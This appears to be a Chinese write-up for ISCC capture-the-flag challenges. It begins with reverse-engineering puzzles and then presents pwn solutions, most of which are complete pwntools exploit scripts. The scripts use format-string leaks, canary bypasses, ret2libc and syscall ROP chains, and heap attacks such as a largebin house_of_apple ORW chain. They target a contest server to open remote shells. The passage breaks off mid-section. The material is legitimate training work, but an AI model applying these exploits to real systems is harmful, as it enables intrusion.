
```
13 for i in range(12):
14     a[i]=cipher[i+12]#key3
15     d[order[i]]=a[i]
16 for i in range(24):
17     print(chr(d[i]),end='')
18 #ISCC{YWYX?XYssbJRUStWb@}
```

# A1

pyc反编译+爆破第一层key

```
1 import base64
2 def decrypt(offset_str, target_base64):
3     target_bytes = base64.b64decode(target_base64)
4     target_str = target_bytes.decode("utf-8")
5     print(target_str, len(target_str))
6     decrypted = []
7     for i, char in enumerate(target_str):
8         p =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+=_-!@#$%^&*()
{}[]";:,.?<>`~\\|'
9         for j in p:
10             ascii_val = ord(j)
11             offset = int(offset_str[i])
12             if i % 2 == 0:
13                 new_ascii = ascii_val + offset
14             else:
15                 new_ascii = ascii_val - offset
16             new_ascii = chr(new_ascii ^ offset)
17             if new_ascii == char:
18                 decrypted.append(j)
19                 break
20             else:
21                 decrypted.append(" ")
22     decrypted_str = "".join(decrypted)
23     return decrypted_str
24
25 offset_str = "123456789012345678901234"
26 target_base64 = "TWF/c1sse19GMW5gYVRoWWFrZ3lhd0B9"
27 print(decrypt(offset_str, target_base64))
```

第二层加载pretrained model 并做predict，得到一串数字为第二层压缩包密码，利用该密码打开压缩包，里面是很多图片，其中有一张图片是代码，还有个压缩包，需要密码打开。根据题目提示可能已经搭建好的ai模型



其他图片对应的都是一些数字，这是AI对图片的识别，上网学习一下，发现图形识别分类的ai图确实是这样的，然后ai有个预测的过程，我们直接利用给的图片的ai架构进行预测过程，得到一些数字解密得到flag映射规则，记得别打错字

```
1 from PIL import Image
2 import torch
3 from torchvision import transforms
4
5 class Net(torch.nn.Module):
6     def __init__(self):
7         super(Net, self).__init__()
8         self.fc1 = torch.nn.Linear(28 * 28, 128)
9         self.fc2 = torch.nn.Linear(128, 64)
10        self.fc3 = torch.nn.Linear(64, 10)
11
12    def forward(self, x):
13        x = x.view(-1, 28 * 28)
14        x = torch.relu(self.fc1(x))
15        x = torch.relu(self.fc2(x))
16        x = self.fc3(x)
17        return x
18
19 model = torch.load("data/confused_digit_recognition_model.pt")
```

```

20 model.eval()
21 transform = transforms.Compose(
22     [
23         transforms.Grayscale(num_output_channels=1),
24         transforms.Resize((28, 28)),
25         transforms.ToTensor(),
26         transforms.Normalize((0.5,), (0.5,)),
27     ]
28 )
29
30 res = ""
31 for i in range(1, 25):
32     image = Image.open(f"data/{i}.png")
33     image = transform(image)
34     image = image.unsqueeze(0)
35     with torch.no_grad():
36         output = model(image)
37         _, predicted_class = torch.max(output, 1)
38         print(predicted_class.item(), end="")
39         res += str(predicted_class.item())
40 print(res)
41 m = {
42     "0": "@nd",
43     "1": "a!",
44     "2": "_",
45     "3": "F",
46     "4": "SSS",
47     "5": "W@",
48     "6": "K",
49     "7": "1",
50     "8": "C",
51     "9": "d",
52 }
53 for i in res:
54     print(m[i], end="")
55 print()
56

```

## Which\_is\_the\_flag

So many flags, which one is true?

```

● 861     v211 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
● 862     v212 = std::operator<<<std::char_traits<char>>(v211, v375);
● 863     v213 = std::operator<<<std::char_traits<char>>(v212, "}");
● 864     result = std::ostream::operator<<(v213, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
● 865     break;
case 71:
● 867     v214 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
● 868     v215 = std::operator<<<std::char_traits<char>>(v214, &v376);
● 869     v216 = std::operator<<<std::char_traits<char>>(v215, "}");
● 870     result = std::ostream::operator<<(v216, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
● 871     break;
case 72:
● 873     v217 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
● 874     v218 = std::operator<<<std::char_traits<char>>(v217, &v377);
● 875     v219 = std::operator<<<std::char_traits<char>>(v218, "}");
● 876     result = std::ostream::operator<<(v219, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
● 877     break;
case 73:
● 879     v220 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");
● 880     v221 = std::operator<<<std::char_traits<char>>(v220, &v378);
● 881     v222 = std::operator<<<std::char_traits<char>>(v221, "}");
● 882     result = std::ostream::operator<<(v222, refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_);
● 883     break;
case 74:
● 885     v223 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "ISCC{");

```

一步步过检查 输入不重要，无论什么输入都能得到相同结果

然后取case 72处的输出，16进制hex转byte，就是最终flag，没有任何提示任何验证方法

ida打开文件，在ida里运行下面的脚本

```

1 import base64
2 print("ISCC{"
3     base64.b64decode(bytes.fromhex("".join([chr(get_wide_byte(0x14000BF40+i) ^
4         0xc) for i in range(48)]))).decode('utf-8')).decode() + "}")

```

## Pwn

### chaos

分析main函数

```
int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    int v4; // [rsp+1Ch] [rbp-4h] BYREF

    sub_400966(a1, a2, a3);
    while ( 1 )
    {
        sub_4009E9();
        puts("Please Choice:");
        __isoc99_scanf("%d", &v4);
        switch ( v4 )
        {
            case 1:
                sub_400A2C();
                break;
            case 2:
                sub_400B09();
                break;
            case 3:
                sub_400B8E();
                break;
            case 4:
                sub_400C16();
                break;
            case 5:
                sub_400C8A();
                break;
            default:
                return 0LL;
        }
    }
}
```

400966为缓冲区设置不用管

4009E9为菜单

```
int sub_4009E9()
{
    puts("1.Add Chaos!");
    puts("2.Del Chaos!");
    puts("3.Edit Chaos!");
    puts("4.Print Chaos!");
    puts("5.Chaos!");
    return puts("6.Exit!");
}
```

分析后得5中即400C8A中存在漏洞可以getshell

```
_int64 sub_400C8A()
{
    int v1; // [rsp+Ch] [rbp-14h] BYREF
    void *ptr; // [rsp+10h] [rbp-10h]
    void *v3; // [rsp+18h] [rbp-8h]

    ptr = malloc(0x68uLL);
    free(ptr);
    v1 = 0;
    puts("Please Input Chunk size :");
    __isoc99_scanf("%d", &v1);
    getchar();
    v3 = malloc(v1);
    puts("Please Input Content : ");
    gets(v3);
    if ( !strncmp((const char *)ptr, "Flag", 4uLL) )
        system("/bin/sh");
    return 0LL;
}
```

分析1得申请堆块大小应为104（10进制）填满bss

```
1 from pwn import*
2 context(arch='amd64', os='linux', log_level='debug')
3 p = remote('182.92.237.102',10010)
4 p.recv()
5 p.sendline("5")
6 p.recv()
7 p.sendline("104")
8 p.recv()
9 p.sendline("Flag")
10 
11 p.interactive()
```

# easyshell

保护检查、Ida分析

```
backdoor          .text
core_code         .text
main            .text
```

此题有明显backdoor

Main函数内容如下：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3; // rdx
4     __int64 v4; // rcx
5     __int64 v5; // r8
6     __int64 v6; // r9
7
8     setvbuf(stdout, 0LL, 2, 0LL);
9     setvbuf(stdin, 0LL, 2, 0LL);
10    setvbuf(stderr, 0LL, 2, 0LL);
11    puts(
12        "
13        " /_\\_ - /_ - | | / | | . \\ / | | | \n"
14        " | _/ ( | \\_ \\_ | | | | | | | | | | \n"
15        " \\ \\_ \\_ , | | \\_ | | | | | | | | | | \n"
16        " | | / \n");
17    puts("Welcom to use easyshell");
18    core_code("Welcom to use easyshell", 0LL, v3, v4, v5, v6, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL);
19    return 0;
20 }
```

分析core\_code

容易得知此题为格式化字符串漏洞

```
printf(&s1[7]);
```

```

    ...
    while ('1')
    {
        while ('1')
        {
            printf(">>");
            gets(sl);
            if ( strcmp(sl, "flagis", 6ULL) )
                break;
            printf(&sl[7]);
            puts(" is not flag");
        }
        if ( !strcmp(sl, "exit") )
            break;
        if ( !strcmp(sl, "time") )
        {
            time(&timer);
            tp = localtime(&timer);
            v0 = asctime(tp);
            printf("%s", v0);
        }
        else if ( !strcmp(sl, "help") )
        {
            puts(
                "\x1B[31mflagis\x1B[0m  check the flag(just kidding, it always false)\n"
                "\x1B[33mexit\x1B[0m  eixt the program\n"
                "\x1B[35mtime\x1B[0m  show time\n"
                "thats all function in this shell :)\n");
        }
    }
}

```

找到偏移后可泄露出canary的值以及libc基址，故可得出答案

```

1 from pwn import *
2 def exp():
3     context(log_level = 'debug' , arch = 'amd64' , os = 'linux')
4     io = remote('182.92.237.102', 10011)
5     rl = lambda a=False      : io.recvline(a)
6     ru = lambda a,b=True   : io.recvuntil(a,b)
7     rn = lambda x          : io.recvn(x)
8     sn = lambda x          : io.send(x)
9     sl = lambda x          : io.sendline(x)
10    sa = lambda a,b       : io.sendafter(a,b)
11    sla = lambda a,b      : io.sendlineafter(a,b)
12    irt = lambda           : io.interactive()
13    dbg = lambda text=None: gdb.attach(p, text)
14    #lg = lambda s,addr    : log.info('\x033[1;31;40m %s --> 0x%x \x033[0m'
15    % (s,addr))
16    lg = lambda s          : log.info('\x033[1;31;40m %s --> 0x%x \x033[0m' %
17    (s, eval(s)))
18    uu32 = lambda data     : u32(data.ljust(4, b'\x00'))
19    uu64 = lambda data     : u64(data.ljust(8, b'\x00'))
20    ru(b"shell")
21    payload = b'flagis %15$p.%17$p'
22    sl(payload)
23    s = ru(b'flag')
24    canary,main = s[3:][].split(b' ')[0].split(b'.')
25    libc_base = int(main,16)-0xfe-0x1422
26    canary = int(canary,16)
27    success("canary: "+hex(canary)+"\npiebase:"+hex(libc_base))
28    backdoor_addr = libc_base+0x1289+5

```

```
27     payload = b'a'* (0x40-8) + p64(canary) + b'\0'*8 + p64(backdoor_addr)
28     sl(payload)
29     ru(b'"help"')
30     sl(b'exit')
31     irt()
32
33 if name == "__main__":
34     exp()
```

## flag

先查一下保护：

```
L# checksec attachment-12
[!] Could not populate PLT: invalid syntax
[*] '/mnt/c/Users/\xe6\x9b\xbe\xe6\x8c\xae'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
```

Ida分析一下：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     init();
4     welcome();
5     back();
6     return 0;
7 }
```

Init为初始化缓冲区

Welcome函数中存在格式化字符串漏洞可以泄露地址

```

int welcome()
{
    char *format; // [esp+8h] [ebp-40h] BYREF
    int i; // [esp+C] [ebp-3Ch]
    int j; // [esp+10h] [ebp-38h]
    FILE *stream; // [esp+14h] [ebp-34h]
    char *v5; // [esp+18h] [ebp-30h]
    char v6[32]; // [esp+1Ch] [ebp-2Ch] BYREF
    unsigned int v7; // [esp+3Ch] [ebp-Ch]

    v7 = __readgsdword(0x14u);
    stream = fopen("help.txt", "r");
    for ( i = 0; i <= 30; ++i )
        v6[i] = getc(stream);
    fclose(stream);
    v5 = v6;
    puts("what's the content?");
    __isoc99_scanf("%ms", &format);
    for ( j = 0; j <= 30; ++j )
    {
        if ( format[j] != v5[j] )
        {
            puts("Your answered:");
            printf(format);
            puts("\nBut that was totally wrong lol get rekt");
            return 0;
        }
    }
    printf("That's right!");
    return 0;
}

```

Back函数中存在栈溢出，溢出字节为0x8，够写两个地址，故构造ROP链

```

1 ssize_t back()
2 {
3     char buf[136]; // [esp+4h] [ebp-94h] BYREF
4     unsigned int v2; // [esp+8Ch] [ebp-Ch]
5
6     v2 = __readgsdword(0x14u);
7     write(1, "Input:\n", 7u);
8     return read(0, buf, 0x100u);
9 }

```

## EXP:

脚本如下：

```

1 from pwn import *
2 def exp():
3     #context(log_level = 'debug' , arch = 'amd64' , os = 'linux')
4     context(log_level = 'debug' , arch = 'i386' , os = 'linux')
5     io = remote('182.92.237.102', 10012)
6     rl = lambda a=False : io.recvline(a)
7     ru = lambda a,b=True : io.recvuntil(a,b)
8     rn = lambda x : io.recv(x)
9     sn = lambda x : io.send(x)
10    sl = lambda x : io.sendline(x)
11    sa = lambda a,b : io.sendafter(a,b)
12    sla = lambda a,b : io.sendlineafter(a,b)
13    irt = lambda : io.interactive()
14    dbg = lambda text=None : gdb.attach(p, text)

```

```

15     #lg = lambda s,addr           : log.info('\x033[1;31;40m %s --> 0x%x \x033[0m'
16     % (s,addr))
17     lg = lambda s               : log.info('\x033[1;31;40m %s --> 0x%x \x033[0m' %
18     (s, eval(s)))
19
20     ru("content?")
21     payload = '%p-'*18 + 'aaaa%p'
22     sl(payload)
23     ru('aaaa')
24     canary = int(io.recv(10),16)
25     success('canary---->' + hex(canary))
26     ru('Input:\n')
27
28     puts_plt = 0x08049130
29     puts_got = 0x804C01C
30     pop_ebx = 0x08049022
31     back_addr = 0x0804931B
32     payload = b'a'*(0x94-0xc) + p32(canary) + p32(0)*3 + p32(puts_plt) +
33     p32(back_addr) + p32(puts_got)
34
35     sn(payload)
36
37     puts = u32(io.recv(4))
38     success('puts---->' + hex(puts))
39     system_addr = puts - 0x06d1e0 + 0x041360
40     binsh_addr = puts - 0x06d1e0 + 0x18c363
41
42     ru('Input:\n')
43     payload = b'a'*(0x94-0xc) + p32(canary) + p32(0)*3 + p32(system_addr) +
44     p32(0) + p32(binsh_addr)
45     sn(payload)
46     io.interactive()
47
48 if __name__ == "__main__":
49     exp()

```

## shopping

未检查 malloc 返回值：

在添加商品到购物车的过程中，程序使用 malloc 函数分配内存空间，但没有对 malloc 的返回值进行检查。如果 malloc 失败，将返回 NULL，但程序没有处理这种情况，导致可能出现内存分配失败的情况。这可能导致内存泄漏或者后续的程序崩溃。

输入消息缓冲区溢出：

当用户选择添加礼物消息时，程序会提示用户输入消息，并使用 sub\_400BCA 函数来处理消息。然而，程序没有对用户输入的消息长度进行任何验证，也没有对输入缓冲区的大小进行限制。这可能导致用户输入过长的消息，导致缓冲区溢出漏洞。攻击者可以利用这个漏洞来覆盖栈上的关键数据，例如返回地址，以执行任意代码。

Exp:

```
1 from pwn import *
2
3 sh = remote('182.92.237.102',10019)
4 elf = ELF('./attachment-11')
5 context.log_level = "debug"
6 context(arch='amd64', os='linux')
7 system_plt = elf.plt['system']
8 sh.sendlineafter(b'password:',b"I'm ready for shopping")
9
10 def add(size,n,content=b''):
11     sh.sendlineafter(b'Action: ',b'1')
12     sh.sendlineafter(b'Item ID: ',str(size))
13     sh.sendlineafter(b'Quantity: ',str(n))
14     if content == b'':
15         sh.sendlineafter(b'Add gift message? (0/1): ',b'0')
16     else:
17         sh.sendlineafter(b'Add gift message? (0/1): ',b'1')
18         sh.sendafter(b'Message: ',content)
19
20
21 time.sleep(3)
22 for i in range(12):
23     add(0x4000,1000)
24
25 add(0x4000,262,b'0'*0x3FF0)
26 #溢出，修改thread_arena，将bss上的fake_chunk接到fastbin里
27 payload = b'1'*0x50 + p32(0) + p32(3) + 10*p64(0x60201d)
28 sleep(0.2)
29 sh.send(payload)
30
31 sleep(0.2)
32 payload = b'/bin/sh'.ljust(0xB,b'\x00') + p64(system_plt)
33 payload = payload.ljust(0x60,b'b')
34 add(0x60,0,payload) #申请到bss上，修改函数指针，getshell
```

```
35
36 sh.interactive()
37
```

## ISCC\_easy

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s[32]; // [esp+0h] [ebp-28h] BYREF
    int *v5; // [esp+20h] [ebp-8h]

    v5 = &argc;
    init();
    puts("Do you enjoy ISCC?");
    puts("Let's have fun!");
    memset(s, 0, sizeof(s));
    read(0, s, 0x20u);
    printf(s);
    if ( x == 5 )
        welcome();
    else
        printf("Okay, excuse me.");
    return 0;
}
```

一眼格式化字符串漏洞，找到地址修改x的值进入welcome

```
ssize_t welcome()
{
    char buf[140]; // [esp+8h] [ebp-90h] BYREF

    write(1, "Input:\n", 7u);
    return read(0, buf, 0x100u);
}
```

welcome中存在栈溢出，构造rop链操作即可

Exp如下：

```

1 from pwn import*
2 from LibcSearcher import*
3 elf = ELF('./ISCC_easy')
4 context(arch = 'i386',log_level = 'debug')
5 libc = ELF('./libc6-i386_2.31-0ubuntu9.14_amd64.so')
6 #p = process('./ISCC_easy')
7 p = remote('182.92.237.102',10013)
8
9 offset = 0x90 + 0x4
10 main_addr = 0x804929B
11 x_ad = 0x0804C030
12 #use write
13 write_plt = elf.plt['write']
14 write_got = elf.got['write']
15
16 p.recv()
17 payload = fmtstr_payload(4,{x_ad:5})
18 p.send(payload)
19
20 payload = offset * b'a' + p32(write_plt) + p32(main_addr) + p32(1) +
    p32(write_got)+ p32(4)
21 p.sendline(payload)
22 write_addr = u32(p.recvuntil('\xf7')[-4:])
23 print(hex(write_addr))
24 libc_base = write_addr - 0x0f0820
25 system_addr = libc_base + 0x041360
26 binsh_addr = libc_base + 0x18c363
27 payload = offset * b'a' + p32(system_addr) + b'aaaa'+ p32(binsh_addr)
28 p.sendline(payload)
29 p.interactive()
30

```

## ISCC\_U

1. 调用 `add` 函数添加了两个大小为 `0x20` (32字节) 的笔记。
2. 通过调用 `delete` 函数删除了索引为0和1的笔记调整内存布局，为后续的溢出做准备。
3. 通过 `add` 函数添加了一个新的笔记，其大小为 `0x8` (8字节)，但实际内容是一个精心构造的 payload。这个payload包含了一个32位的地址（使用 `p32` 函数表示），这个地址是 `system` 函数在libc库中的地址。`system` 函数是一个标准的libc函数，可以用来执行命令行命令。

4. 通过打印笔记0的内容，获取到 `system` 函数的地址。然后通过计算，得到整个libc库的基址。
5. 通过再次调用 `add` 函数添加一个大小为 `0xa` (10字节) 的笔记，内容是 `system` 的地址加上一个跳转指令 (`\x60`)，后面跟着一个空格和字符串 `sh`，这将导致程序调用 `system("sh")`，从而在远程服务器上打开一个shell。
6. 最后交互

```
1 from pwn import *
2 context(log_level='debug',arch='i386',os='linux')
3 #p = process('./attachment-39')
4 p = remote("182.92.237.102",10016)
5 def add(size,content):
6     p.sendlineafter("What's your choice :",str(1))
7     p.sendlineafter("Note size :",str(size))
8     p.sendlineafter("Content :",content)
9
10 def print_(idx):
11     p.sendlineafter("What's your choice :",str(3))
12     p.sendlineafter("Index :",str(idx))
13
14 def delete(idx):
15     p.sendlineafter("What's your choice :",str(2))
16     p.sendlineafter("Index :",str(idx))
17
18 #add(0x500,'')
19 add(0x20,'')
20
21 add(0x20,'')
22 delete(0)
23 delete(1)
24 add(0x8,p32(0x80492b6) + p32(0x804c024))
25 #gdb.attach(p)
26 #pause()
27 print_(0)
28 libc = u32(p.recv(4))-0x06d1e0
29 system = libc + 0x041360
30 print("libc:",hex(libc))
31 delete(2)
32
33 add(0xa,p32(system) + b'\x60' + b" & sh")
34 print_(0)
35 p.interactive()
```

# heapheap

攻击思路如下：

开了一个沙盒不能直接system

```
v2 = &v3;
prctl(38, 1LL, 0LL, 0LL, 0LL);
prctl(22, 2LL, &v1);
return __readfsqword(0x28u) ^ v27;
}
```

del函数中有一个uaf

```
free((void *)heap[v0]);
```

add函数中只能，申请大chunk

```
__isoc99_scanf("%d", &v2);
if ( v2 <= 0x3FE || v2 > 0x500 )
    exit(1);
v0 = v1;
```

使用largbinattack打stderr，然后写入house\_of\_apple后用exit刷新流完成orw

Exp:

```
1 from pwn import *
2 p=remote('182.92.237.102',11000)
3 libc=ELF('../libc-2.31.so')
4
5 def create(idx,Size):
6     p.recvuntil(b'choice')
7     p.sendline(b'1')
8     p.recvuntil(b'index')
9     p.sendline(bytes(str(idx), 'utf-8'))
10    p.recvuntil(b'Size')
11    p.sendline(bytes(str(Size), 'utf-8'))
12 def free(id):
13     p.recvuntil(b'choice')
14     p.sendline(b'4')
```

```
15     p.recvuntil(b'index')
16     p.sendline(bytes(str(id), 'utf-8'))
17 def edit(id,Content):
18     p.recvuntil(b'choice')
19     p.sendline(b'3')
20     p.recvuntil(b'index')
21     p.sendline(bytes(str(id), 'utf-8'))
22     p.recvuntil(b'context')
23     p.send(Content)
24 def show(id):
25     p.recvuntil(b'choice')
26     p.sendline(b'2')
27     p.recvuntil(b'index')
28     p.sendline(bytes(str(id), 'utf-8'))
29
30 create(0,0x420)
31 create(1,0x410)
32 create(2,0x410)
33 create(3,0x410)
34 free(0)
35 show(0)
36
37 libc_add=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
38 libcbase=libc_add-libc.symbols['__malloc_hook']-96-0x10
39 io_list_all=libcbase+0x1ed5a0
40 log.info('libcbase '+hex(libcbase))
41 log.info('io_list_all '+hex(io_list_all))
42
43 create(4,0x430)
44 edit(0,b'a'*(0x10-1)+b'A')
45 show(0)
46 p.recvuntil(b'A')
47 heap_add=u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\x00'))
48 log.info('heap_add '+hex(heap_add))
49
50 fd=libcbase+0x1ecfd0
51 payload=p64(fd)*2+p64(heap_add)+p64(io_list_all-0x20)
52 edit(0,payload)
53
54 free(2)
55 create(5,0x470)
56 free(5)
57
58 openadd=libcbase+libc.sym['open']
59 readadd=libcbase+libc.sym['read']
60 writeadd=libcbase+libc.sym['write']
61 setcontextadd=libcbase+libc.sym['setcontext']
```

```
62 rdi=libcbase+0x00000000000023b6a
63 rsi=libcbase+0x0000000000002601f
64 rdx_r12=libcbase+0x00000000000119431
65 ret=libcbase+0x00000000000022679
66
67 chunk_small=heap_add+0x850
68 IO_wfile_jumps=libcbase+0x1e8f60
69 fakeIO_add=chunk_small
70 orw_add=fakeIO_add+0x200
71 A=fakeIO_add+0x40
72 B=fakeIO_add+0xe8+0x40-0x68
73 C=fakeIO_add
74
75 fake_IO=b''
76 fake_IO=fake_IO.ljust(0x18,b'\x00')
77 fake_IO+=p64(1)
78 fake_IO=fake_IO.ljust(0x78,b'\x00')
79 fake_IO+=p64(fakeIO_add)
80 fake_IO=fake_IO.ljust(0x90,b'\x00')
81 fake_IO+=p64(A)
82 fake_IO=fake_IO.ljust(0xc8,b'\x00')
83 fake_IO+=p64(IO_wfile_jumps)
84 fake_IO+=p64(orw_add)+p64(ret)+b'\x00'*0x30
85 fake_IO+=p64(B)+p64(setcontextadd+61)
86
87 flag_add=orw_add+0x100+0x10
88
89 orw = p64(rdi)+ p64(flag_add) + p64(rsi) + p64(0) + p64(openadd)
90 orw += p64(rdi)+ p64(3)+p64(rsi)+p64(flag_add)+p64(rdx_r12)+p64(0x50)+p64(0)+p64(readadd)
91 orw += p64(rdi)+p64(1)+p64(writeadd)
92
93 payload=fake_IO
94 payload=payload.ljust(0x200-0x10,b'\x00')
95 payload+=orw
96 payload=payload.ljust(0x300,b'\x00')
97 payload+=b'flag\x00'
98
99 edit(2,payload)
100
101 p.recvuntil(b'choice')
102 p.sendline(b'5')
103
104 p.interactive()
```

# Miao

ISCC{eefbd602-47d9-4344-a7c5-a936183fb746}

```
1 from pwn import *
2 from struct import pack
3
4
5
6 context(arch='i386', os='linux', log_level='debug')
7
8
9
10 file_name = './pwn'
11
12
13
14 li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
15
16 ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')
17
18
19
20 debug = 1
21 if debug:
22     r = remote('182.92.237.102', 10015)
23 else:
24     r = process(file_name)
25
26
27
28 elf = ELF(file_name)
29
30
31 def dbg():
32     gdb.attach(r)
33
34
35
36 p = b'%31$p'
37
38 r.sendlineafter(b'to it?', p)
39
40
41
42 r.recvuntil(b'0x')
```

```
43
44 canary = int(r.recv(7), 16) << 4
45
46
47
48 p = b''
49
50 p += pack('<I', 0x080481c9)
51
52 p += pack('<I', 0x080BB7C8)
53
54 p += pack('<I', 0x080def3d)
55
56 p += pack('<I', 0x0)
57
58 p += pack('<I', 0x08049573) # xor eax, eax ; ret
59
60 p += pack('<I', 0x0807acff) # inc eax ; ret
61
62 p += pack('<I', 0x0807acff) # inc eax ; ret
63
64 p += pack('<I', 0x0807acff) # inc eax ; ret
65
66 p += pack('<I', 0x0807acff) # inc eax ; ret
67
68 p += pack('<I', 0x0807acff) # inc eax ; ret
69
70 p += pack('<I', 0x0807acff) # inc eax ; ret
71
72 p += pack('<I', 0x0807acff) # inc eax ; ret
73
74 p += pack('<I', 0x0807acff) # inc eax ; ret
75
76 p += pack('<I', 0x0807acff) # inc eax ; ret
77
78 p += pack('<I', 0x0807acff) # inc eax ; ret
79
80 p += pack('<I', 0x0807acff) # inc eax ; ret
81
82 p += pack('<I', 0x0806cf83) # int 0x80
83
84
85
86 payload = b'\x00' * 0x60 + p32(canary) * 5 + p
87
88 r.sendlineafter(b'you', payload)
89
```

```
90  
91  
92 r.interactive()  
93
```

## Your\_program

ISCC{fb521a80-eba3-403f-a16c-5e80d2ac267d}

```
1 from pwn import *  
2  
3  
4  
5 context(arch='i386', os='linux', log_level='debug')  
6  
7  
8  
9 file_name = './pwn'  
10  
11  
12  
13 li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')  
14  
15 ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')  
16  
17  
18  
19 debug = 1  
20 if debug:  
21     r = remote('182.92.237.102', 10032)  
22 else:  
23     r = process(file_name)  
24  
25  
26  
27 elf = ELF(file_name)  
28  
29  
30 def dbg():  
31     gdb.attach(r)  
32  
33  
34
```

```
35 printf_got = elf.got["printf"]
36
37 printf_plt = elf.plt["printf"]
38
39 puts_plt = elf.plt["puts"]
40
41 pop_rdi_ret_addr = 0x00000000000401763
42
43 ret_addr = 0x0000000000040101a
44
45 main_addr = 0x000000000004014C8
46
47 vuln_addr = 0x00000000000403668
48
49
50
51 key = b"A" * 32 + p64(0) + p64(pop_rdi_ret_addr) + p64(printf_got) +
      p64(puts_plt) + p64(main_addr)
52
53 r.sendlineafter("key:",key)
54
55
56
57 libc = ELF('./libc.so.6')
58
59 libc_base = u64(r.recvuntil(b"\x7f")[-6:]).ljust(8,b"\x00")) -
      libc.sym['printf']
60
61 system_addr = libc_base + 0x052290
62
63
64
65 key = b"A" * 28
66
67 r.sendlineafter("key:",key)
68
69
70
71 r.sendlineafter("name:",b"hacker")
72
73
74
75 p = b"%7$s".ljust(8,b"a") + p64(vuln_addr)
76
77 r.sendlineafter(">", b"2")
78
79 r.sendline(p)
```

```
80
81
82
83 r.recvuntil("hack\n")
84
85 heap_base = u64(r.recvuntil(b"a")[:-1].ljust(8,b"\x00"))
86
87
88
89 r.sendlineafter(">", b"4")
90
91 r.sendlineafter("exit? (y/n)", b'\x24')
92
93
94
95 r.sendlineafter(">", b"4")
96
97 r.sendlineafter("exit? (y/n)", b'n')
98
99
100
101 p = p64(0) * 3 + p64(system_addr)
102
103 r.sendlineafter(">", b"3")
104
105 r.sendline(p)
106
107
108
109 addr = 0x3024
110
111 p = str(addr) + b'c%9$hn'
112
113 p = p.ljust(0x18, b"a") + p64(heap_base)
114
115 r.sendlineafter(">", b"2")
116
117 r.sendline(p)
118
119
120
121 r.interactive()
122
```

# eazy\_heap

分析：

典型堆题，其中show函数用write输出，可泄露libc

```
ssize_t show()
{
    unsigned int v1; // [rsp+Ch] [rbp-4h]

    output("idx:\n");
    v1 = input_num();
